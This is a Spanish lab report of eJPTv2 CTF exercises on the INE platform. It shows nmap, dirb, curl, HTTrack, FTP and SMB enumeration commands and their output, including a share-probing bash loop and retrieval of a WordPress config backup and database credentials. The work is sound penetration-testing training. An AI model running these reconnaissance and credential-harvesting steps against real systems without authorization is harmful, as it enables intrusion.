Informes de Laboratorio – eJPTv2

Autor: **Jeymmy Llocclla**

Github: https://github.com/0xSpetsnaz

Assessment Methodologies: Information Gathering CTF 1


Objetivo: A website is accessible at http://target.ine.local. Perform reconnaissance and capture the following flags.

- Flag 1: This tells search engines what to and what not to avoid.
- Flag 2: What website is running on the target, and what is its version?
- Flag 3: Directory browsing might reveal where files are stored.
- Flag 4: An overlooked backup file in the webroot can be problematic if it reveals sensitive configuration details.
- Flag 5: Certain files may reveal something interesting when mirrored.

Tools: Firefox, Dirb, Curl y HTTrack


Flag 1: This tells search engines what to and what no to avoid.

Primero realizaremos un escaneo de directorios ocultos utilizando dirb.



Como podemos apreciar en la captura de arriba, hemos descubierto unos cuantos directorios ocultos muy interesantes, y además nos ha brindado información valiosa como el sitio web que ejecuta, WordPress.

Vamos a analizar el contenido de robots.txt:



¡¡Flag 1 conseguida!!

Flag 2: What website is running on the target, and what is its version?

Como ya hemos visto en el paso anterior, hemos conseguido información de que ejecuta un sitio web WordPress, pero ¿cómo podemos conocer su versión exacta para conseguir la bandera?

Para ello lanzaremos un script por defecto desde Nmap que todos conocemos -sC, esto hará que se enumere la versión exacta del WordPress.

```
┌──(root㉿INE)-[~]
└─# nmap -sV -sC -sS -p80 -T4 target.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-10 22:24 IST
Nmap scan report for target.ine.local (192.102.8.3)
Host is up (0.000040s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: INE
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 6.5.3 - FL@G2{c7e39ffe521a436b86d0ace77c4562ad}
|_http-server-header: Apache/2.4.41 (Ubuntu)
MAC Address: 02:42:C0:66:08:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.87 seconds
```

Flag 3: Directory browsing might reveal where files are stored.

Aquí es donde entra en juego otra vez dirb o dirbuster. Antes pudimos revisar unos cuantos directorios ocultos a los que podíamos acceder.


```
GENERATED WORDS: 4612

---- Scanning URL: http://target.ine.local/ ----
+ http://target.ine.local/index.php (CODE:301|SIZE:0)
+ http://target.ine.local/robots.txt (CODE:200|SIZE:108)
+ http://target.ine.local/server-status (CODE:403|SIZE:281)
==> DIRECTORY: http://target.ine.local/wp-admin/
==> DIRECTORY: http://target.ine.local/wp-content/
==> DIRECTORY: http://target.ine.local/wp-includes/
+ http://target.ine.local/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://target.ine.local/wp-admin/ ----
+ http://target.ine.local/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://target.ine.local/wp-admin/css/
==> DIRECTORY: http://target.ine.local/wp-admin/images/
==> DIRECTORY: http://target.ine.local/wp-admin/includes/
+ http://target.ine.local/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://target.ine.local/wp-admin/js/
==> DIRECTORY: http://target.ine.local/wp-admin/maint/
==> DIRECTORY: http://target.ine.local/wp-admin/network/
==> DIRECTORY: http://target.ine.local/wp-admin/user/

---- Entering directory: http://target.ine.local/wp-content/ ----
+ http://target.ine.local/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://target.ine.local/wp-content/plugins/
==> DIRECTORY: http://target.ine.local/wp-content/themes/
==> DIRECTORY: http://target.ine.local/wp-content/uploads/

---- Entering directory: http://target.ine.local/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```


Como podemos apreciar en la captura de arriba, hemos encontrado más directorios, a parte del de robots.txt, por eso es bueno revisar todos los directorios y ver hacia donde nos llevan. En cuanto a la ruta /wp-admin, lo dejaremos para otra sección donde

tengamos que hacer fuerza bruta. En este CTF no nos lo pide, pero está ahí para futuros CTFs donde sí tendremos que usar la fuerza bruta como Hydra o módulos auxiliares de Metasploit.

Bueno, como podemos ver tenemos wp-content/plugin, wp-content/themes y wp-content/uploads, son unos directorios bastante interesantes, vamos a revisarlos uno por uno.

Después de revisar los tres directorios de wp-content, hemos podido capturar la flag número 3:





Flag 4: An overlooked backup file in the webroot can be problematic if it reveals sensitive configuration details.

Aquí nos habla de un archivo de copia de seguridad (backup) que se encuentra en la raíz web / y que puede ser un problema si nos revelase configuración confidencial.

Las extensiones de archivo de copia de seguridad más comunes son: .bak, .tar.gz, .zip, .sql y .bak.zip.

Para ello utilizaremos el siguiente parámetro de dirb:

```
       -x <extensions_file>
              Amplify search with the extensions on this file.

       -X <extensions>
              Amplify search with this extensions.

       -z <milisecs>
              Amplify search with this extensions.

SEE ALSO
       brain(x)

The Dark Raver
 Manual page dirb(1) line 41/73 (END) (press h for help or q to quit)
```

Como en este caso no tenemos una librería, vamos a utilizar –X para indicar directamente las extensiones manualmente.

```
┌──(root㉿INE)-[~]
└─# dirb http://target.ine.local/ -X .bak,.sql,.back.zip,.tar.zip,.zip

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Aug 10 22:48:29 2025
URL_BASE: http://target.ine.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.bak,.sql,.back.zip,.tar.zip,.zip) | (.bak)(.sql)(.back.zip)(.tar.zip)(.zip) [NUM = 5]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://target.ine.local/ ----
+ http://target.ine.local/wp-config.bak (CODE:200|SIZE:3438)

-----------------
END_TIME: Sun Aug 10 22:48:35 2025
DOWNLOADED: 23060 - FOUND: 1
```

Como al intentar cargar la página nos la descarga automáticamente, ya que estamos ejecutando un .back que recordemos que es una copia de seguridad, utilizaremos curl para extraer la información de dentro.

```
┌──(root㉿INE)-[~]
└─# curl http://target.ine.local/wp-config.bak
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://wordpress.org/documentation/article/editing-wp-config-php/
 *
 * @package WordPress
 */

// ** Database settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'test' );

/** Database username */
define( 'DB_USER', 'test' );

/** Database password */
define( 'DB_PASSWORD', 'test' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );
```

Como podemos ver tenemos configuración confidencial como usuario y contraseña de la base de datos. Si tuviéramos un servicio MySQL, podríamos entrar con credenciales legítimas y acceder sin problemas.

Si seguimos bajando. ¡¡Sorpresa!! Conseguimos la flag número 4:

```
 * Authentication unique keys and salts.
 *
 * Change these to different unique phrases! You can generate these using
 * the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}.
 *
 * You can change these at any point in time to invalidate all existing cookies.
 * This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '}Mq^#|v{n0fQ6Vn[tr 6e4glzi:OVs/9(IQ .7f^dp3ym4,th-O$Qx.]|2+(t(sE');
define('SECURE_AUTH_KEY',  'S_LKQ#*}p*U}kdX[GNNVM2*0YISNQ&zrFl jEUNq5T}0Zg|,sO|yB68^|N*1nS-p');
define('LOGGED_IN_KEY',    '`tz-Uz9Ixka,5z0J BD0l/zfU|r2|;9BGL5l~A1RQtZMwh=JftaU$2)$FI%v};|E');
define('NONCE_KEY',        '▷ZN961k>aHWJ*R8#&x+rR>3g|<[:G 8B+rqPH WrWet1SC60+ LL/S+=[G-&g7)');
define('AUTH_SALT',        '+<2l=;osCL(L)zV[=uvr[}2^j-16(gFq18V<m|fP<R{7DV`^=O&bb3fxY+Jf⊢;C');
define('SECURE_AUTH_SALT', 'HG&/Q/ceR-$;?jCL}<cL4@LKzDjv,M=K-gR<]iHiAqcHQO+rXcWn/jMt0#K,uWq%');
define('LOGGED_IN_SALT',   'REsFv+OsL*qd=yV<oPaAXeYj@f)A[/Wm5-?|_4d::(;dXcps`rgJf]t4B0Q3)RcH');
define('NONCE_SALT',       ' Q.:O=pFDTA-lNBe%kjJu(mp7$cQrF|IZ _hOWDA&Q18w6CL(<{+1$a-ZJ~<(!_;');


/** FLAG4{83bd59dca1ec4577b8f59208f9ec0608} */
```

Flag 5: Certain files may reveal something interesting when mirrored.

Aquí es donde entra en juego HTTrack. HTTrack nos hará una copia exacta de la página web, con directorios, etc.

Httrack http://target.ine.local -O target.html

Ahora tocaría revisar archivo o directorio, uno por uno, pero en este caso, nos aparece un archivo raro llamado xmlrpc0db0.php

```
┌──(root㉿INE)-[~/target.html]
└─# ls
backblue.gif  cookies.txt  fade.gif  hts-cache  hts-log.txt  index.html  target.ine.local

┌──(root㉿INE)-[~/target.html]
└─# cd target.ine.local/

┌──(root㉿INE)-[~/target.html/target.ine.local]
└─# ls
index905b.html  indexcff1.html  index.html  index.php  wp-admin  wp-content  wp-includes  wp-login56d7.html  wp-loginc2b6.html  wp-login.html  xmlrpc0db0.php

┌──(root㉿INE)-[~/target.html/target.ine.local]
└─#
```

```
┌──(root㉿INE)-[~/target.html/target.ine.local]
└─# cat xmlrpc0db0.php
<?xml version="1.0" encoding="UTF-8"?><rsd version="1.0" xmlns="http://archipelago.phrasewise.com/rsd">
        <service>
                <engineName>WordPress</engineName>
                <engineLink>https://wordpress.org/</engineLink>
                <homePageLink>http://target.ine.local</homePageLink>
                <apis>
                        <api name="WordPress" blogID="1" preferred="true" apiLink="http://target.ine.local/xmlrpc.php" />
                        <api name="Movable Type" blogID="1" preferred="false" apiLink="http://target.ine.local/xmlrpc.php" />
                        <api name="MetaWeblog" blogID="1" preferred="false" apiLink="http://target.ine.local/xmlrpc.php" />
                        <api name="Blogger" blogID="1" preferred="false" apiLink="http://target.ine.local/xmlrpc.php" />
                        <api name="FLAG5{69fef78f05b34ec8bb77c67dc368520d}" blogID="1" preferred="false" apiLink="http://target.ine.local/xmlrpc.php" />
                                <api name="WP-API" blogID="1" preferred="false" apiLink="http://target.ine.local/index.php/wp-json/" />
                        </apis>
        </service>
</rsd>

┌──(root㉿INE)-[~/target.html/target.ine.local]
└─#
```

Assessment Methodologies: Footprinting and Scanning CTF 1

Objetivo: Perform reconnaissance on the target and capture all the flags hidden within the environment.

- Flag 1: The server proudly announces its identity in every response. Look closely; you might find something unusual.
- Flag 2: The gatekeeper's instructions often reveal what should remain unseen. Don't forget to read between the lines.

- Flag 3: Anonymous access sometimes leads to forgotten treasures. Connect and explore the directory; you might stumble upon something valuable.
- Flag 4: A well-named database can be quite revealing. Peek at the configurations to discover the hidden treasure.

Tools: Nmap, FTP, MySQL

Flag 1: The server proudly announces its identity in every response. Look closely; you might find something unusual.

Para resolver esta bandera, lanzaremos un nmap con el script por defecto -sC. ¿Por qué? Porque nos dice que el servidor anuncia su identidad en cada respuesta, lo que nos dice clara y directamente, que se puede ver mediante scripts por defecto de nmap, como por ejemplo scripts de enumeración http.

```
┌──(root㉿INE)-[~]
└─# nmap -sVC -p- --open -sS --min-rate 5000 target.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-10 23:10 IST
Nmap scan report for target.ine.local (192.249.153.3)
Host is up (0.000029s latency).
Not shown: 65527 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              22 Oct 28  2024 creds.txt
|_-rw-r--r--    1 0        0              39 Aug 10 17:38 flag.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.249.153.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a5:93:0f:6b:5a:77:f1:77:e8:2e:c9:31:e7:df:66:06 (ECDSA)
|_  256 b6:0d:e4:92:36:30:79:b7:31:91:3b:a0:1f:c1:ee:85 (ED25519)
25/tcp    open  smtp     Postfix smtpd
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Not valid before: 2024-10-28T06:10:50
|_Not valid after:  2034-10-26T06:10:50
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: localhost.members.linode.com, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
```

También hemos podido encontrar mucha información valiosa del servicio ftp. Admite autenticación mediante el usuario Anonymous, y dentro tiene una flag.txt y unas credenciales, creds.txt. Muy interesante. Como pentesters, lo tendremos en cuenta para las siguientes banderas, ya que en este apartado no nos pide eso específicamente. Si no el servicio HTTP donde se aloja la página web.

```
80/tcp    open  http     Werkzeug/3.0.6 Python/3.10.12
|_http-server-header: Werkzeug/3.0.6 Python/3.10.12
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.6 Python/3.10.12
|     Date: Sun, 10 Aug 2025 17:40:24 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 2557
|     Server: FLAG1_90d58ff6ddf64d71bd47f7822b6caa47
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <link rel="shortcut icon" href="#">
|     <title>CTF Challenge</title>
|     <style>
|     body {
|     font-family: 'Arial', sans-serif;
|     margin: 0;
```


¡¡Flag 1 conseguida!!

Sin embargo, hay más información interesante que nos ha arrojado el script por defecto –sC que tenemos que seguir analizando.


```
|     Date: Sun, 10 Aug 2025 17:40:24 GMT
|     Content-Type: text/html; charset=utf-8
|     Allow: OPTIONS, HEAD, GET
|     Server: FLAG1_90d58ff6ddf64d71bd47f7822b6caa47
|     Content-Length: 0
|_    Connection: close
|_http-title: CTF Challenge
| http-robots.txt: 3 disallowed entries
|_/photos /secret-info/ /data/
```

Flag 2: The gatekeeper's instructions often reveal what should remain unseen. Don't forget to read between the lines.

Como pudimos ver en la captura de arriba, existe el directorio robots.txt, y dentro se encuentran otros tres directorios más, analicémoslos y veamos qué información contiene cada uno.



Perfecto, podemos ver que hemos conseguido la bandera dos, pero... ¿cómo accedemos a ella o, mejor dicho, ¿cómo vemos su contenido? Muy fácil, podemos hacer desde el buscador o utilizando la herramienta curl.



Flag 3: Anonymous access sometimes leads to forgotten treasures. Connect and explore the directory; you might stumble upon something valuable.


Aquí es donde entra en juego lo que descubrimos en el escaneo de puertos abiertos y sus respectivos servicios. Pudimos ver que el servicio FTP del sistema objetivo permitía acceder mediante el usuario Anonymous, el cual no pide contraseña alguna. Entremos y extraigamos los dos archivos que teníamos dentro, creds.txt y flag.txt.

```
┌──(root㉿INE)-[~]
└─# ftp anonymous@target.ine.local 21
Connected to target.ine.local.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||37324|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              22 Oct 28  2024 creds.txt
-rw-r--r--    1 0        0              39 Aug 10 17:38 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||43549|)
150 Opening BINARY mode data connection for flag.txt (39 bytes).
100% |*****************************************************************************
226 Transfer complete.
39 bytes received in 00:00 (105.79 KiB/s)
ftp> get creds.txt
local: creds.txt remote: creds.txt
229 Entering Extended Passive Mode (|||44510|)
150 Opening BINARY mode data connection for creds.txt (22 bytes).
100% |*****************************************************************************
226 Transfer complete.
22 bytes received in 00:00 (73.82 KiB/s)
ftp>
```

```
┌──(root㉿INE)-[~]
└─# cat flag.txt
FLAG3_a938f0e161ee4b37b845701221dc7a05

┌──(root㉿INE)-[~]
└─# cat creds.txt
db_admin:password@123

┌──(root㉿INE)-[~]
└─#
```

Hemos conseguido la flag 3 y también de paso unas credenciales de alguna base de datos. Recordemos que teníamos el puerto 3306 abierto que pertenece al servicio MySQL.

Flag 4: A well-named database can be quite revealing. Peek at the configurations to discover the hidden treasure.



¡¡Ya tenemos la flag 4!!

Assessment Methodologies: Enumeration CTF 1

Objetivo: A Linux machine is accessible at target.ine.local. Identify the services running on the machine and capture the flags. The flag is an md5 hash format.

- Flag 1: There is a samba share that allows anonymous access. Wonder what's in there!
- Flag 2: One of the samba users have a bad password. Their private share with the same name as their username is at risk!
- Flag 3: Follow the hint given in the previous flag to uncover this one.
- Flag 4: This is a warning meant to deter unauthorized users from logging in.

Tools: Hydra, Nmap, Metasploit, enum4linux, smbmap, smbclient

Flag 1: There is a samba share that allows anonymous access. Wonder what's in there!

Para la primera bandera, utilizaremos un script en bash. ¿Por qué? Porque el laboratorio nos da una lista de directorios los cuales tenemos que probar uno por uno. Y uno de nuestros puntos como pentesters es optimizar el tiempo.

```
#!/bin/bash

IP="target.ine.local"   # Cambia por la IP objetivo

LIST="publicdata communitydata openstorage freestorage accessiblestorage pubstorage commonstorage publicarchive sharedarchive commonarchive pubarchive opendocs freedocs communitydocs accessibledocs commondocs pubdocs publicfiles openfiles freefiles sharedfiles accessiblefiles communityfiles commonsfiles pubfiles openvault freevault accessiblevault publicvault commonvault openlibrary pubvault freelibrary accessiblelibrary worldstoragebin universalstoragebin sharedstoragebin collectivestoragebin mutualstoragebin globalarchivebin worldarchivebin universalarchivebin"

for share in $LIST; do
  smbclient "//$IP/$share" -N -c "ls" 2>/dev/null
  if [ $? -eq 0 ]; then
    echo "[+] Acceso anónimo permitido en: $share"
  else
    echo "[-] Sin acceso anónimo: $share"
  fi
done
```

```
[-] Sin acceso anónimo: communityfiles
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
[-] Sin acceso anónimo: commonsfiles
  .                                   D        0  Sun Aug 10 23:57:41 2025
  ..                                  D        0  Tue Nov 19 10:44:41 2024
  flag1.txt                           N       40  Sun Aug 10 23:57:41 2025

                1981311780 blocks of size 1024. 78412676 blocks available
[+] Acceso anónimo permitido en: pubfiles
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
[-] Sin acceso anónimo: openvault
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
[-] Sin acceso anónimo: freevault
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
[-] Sin acceso anónimo: accessiblevault
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
[-] Sin acceso anónimo: publicvault
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
[-] Sin acceso anónimo: commonvault
```

Podemos ver en la captura de arriba que el directorio que tiene permiso para acceder mediante acceso anónimo es /pubfiles. Para entrar dentro y conseguir la bandera tenemos que utilizar una herramienta llamada smbclient.

```
┌──(root㉿INE)-[~]
└─# smbclient //target.ine.local/pubfiles -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Aug 10 23:57:41 2025
  ..                                  D        0  Tue Nov 19 10:44:41 2024
  flag1.txt                           N       40  Sun Aug 10 23:57:41 2025

                1981311780 blocks of size 1024. 78410352 blocks available
smb: \> get flag1.txt
getting file \flag1.txt of size 40 as flag1.txt (19.5 KiloBytes/sec) (average 19.5 KiloBytes/sec)
smb: \> exit

┌──(root㉿INE)-[~]
└─# cat flag1.txt
FLAG1{fd92804adf324c1fa84bba6197da75f2}
```

¡¡Ya tenemos la flag 1!!

